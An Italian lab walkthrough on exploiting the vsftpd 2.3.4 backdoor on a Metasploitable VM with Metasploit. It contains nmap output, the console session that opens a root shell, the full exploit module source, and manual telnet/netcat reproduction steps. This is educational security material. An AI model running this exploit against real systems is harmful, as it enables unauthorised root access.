

Hacking con Metasploit

Verifica indirizzo IP macchina Metasploitable



*Sessione di hacking sulla macchina Metasploitable, servizio **vsftpd***


Scanning




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-29 16:13 EDT
Nmap scan report for 192.168.1.149
Host is up (0.00050s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.84 seconds
```

Fase di sfruttamento dell'exploit

Ricerca exploit sulla msfconsole



Utilizzo ed esplorazione exploit con il comando "show options" per la configurazione di eventuali parametri necessari



Configurazione indirizzo macchina vittima RHOSTS e verifica

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Configurazione payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact           .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.
```

Il payload necessario all'exploit non ha bisogno della configurazione di ulteriori parametri, dunque si può procedere all'attacco (eseguibile con comando exploit o run).
Successiva verifica della corretta esecuzione dell'exploit con comando ip a per verificare che l'ip corrisponda a quello della macchina Metasploitable.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.233:44405 → 192.168.1.149:6200) at 2024-08-29 16:26:40 -0400

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:d0:01:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:fed0:123/64 scope link
       valid_lft forever preferred_lft forever
```

Creazione cartella test_metasploit in root/

```
mkdir  test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
pwd
/root
```

Analisi codice exploit con comando edit all'interno del modulo caricato

```
exit
[*] 192.168.1.149 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > edit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```ruby
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'VSFTPD v2.3.4 Backdoor Command Execution',
      'Description'    => %q{
          This module exploits a malicious backdoor that was added to the       VSFTPD download
          archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
          June 30th 2011 and July 1st 2011 according to the most recent information
          available. This backdoor was removed on July 3rd 2011.
      },
      'Author'         => [ 'hdm', 'MC' ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'OSVDB', '73573'],
          [ 'URL', 'http://pastebin.com/AetT9sS5'],
          [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html' ],
        ],
      'Privileged'     => true,
      'Platform'       => [ 'unix' ],
      'Arch'           => ARCH_CMD,
      'Payload'        =>
        {
          'Space'    => 2000,
          'BadChars' => '',
          'DisableNops' => true,
          'Compat'      =>
            {
              'PayloadType'    => 'cmd_interact',
              'ConnectionType' => 'find'
            }
        },
      'Targets'        =>
        [
          [ 'Automatic', { } ],
        ],
      'DisclosureDate' => '2011-07-03',
      'DefaultTarget' => 0))

    register_options([ Opt::RPORT(21) ])
  end
```


```ruby
def exploit

  nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
  if nsock
    print_status("The port used by the backdoor bind listener is already open")
    handle_backdoor(nsock)
    return
  end

  # Connect to the FTP service port first
  connect

  banner = sock.get_once(-1, 30).to_s
  print_status("Banner: #{banner.strip}")

  sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
  resp = sock.get_once(-1, 30).to_s
  print_status("USER: #{resp.strip}")

  if resp =~ /^530 /
    print_error("This server is configured for anonymous only and the backdoor code cannot be reached")
    disconnect
    return
  end

  if resp !~ /^331 /
    print_error("This server did not respond as expected: #{resp.strip}")
    disconnect
    return
  end

  sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")

  # Do not bother reading the response from password, just try the backdoor
  nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
  if nsock
    print_good("Backdoor service has been spawned, handling...")
    handle_backdoor(nsock)
    return
  end

  disconnect

end
```

```
  def handle_backdoor(s)

    s.put("id\n")

    r = s.get_once(-1, 5).to_s
    if r !~ /uid=/
      print_error("The service on port 6200 does not appear to be a shell")
      disconnect(s)
      return
    end

    print_good("UID: #{r.strip}")

    s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
    handler(s)
  end
end
```


Nelle prime righe del codice troviamo la funzione di inizializzazione dell'exploit, con alcune informazioni utili su di esso, quali la data di rimozione della backdoor, i riferimenti con i link al codice e il tipo di payload.

Nella funzione exploit notiamo che, alla sua esecuzione, l'exploit si connette al servizio FTP, poi invia una sequenza di caratteri includendo uno smiley :) come username (sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n") al servizio vsftpd. Infine apre la backdoor sulla porta 6200 e permette all'attaccante di ottenere accesso non autorizzato alla macchina target, bypassando la fase di autenticazione.

Riproduzione manuale dell'exploit con telnet



Come visto nel codice dell'exploit, per aprire la backdoor è necessario inserire uno smiley nel campo username. Proviamo la connessione al servizio telnet con credenziali random, inserendo uno smiley alla fine dello username.



In alternativa, si può provare la connessione al servizio ftp, seguendo gli stessi passaggi

Senza chiudere questo terminale, apriamo un altro terminale per attivare netcat e ascoltare sulla porta 6200 - quella su cui si attiva la backdoor.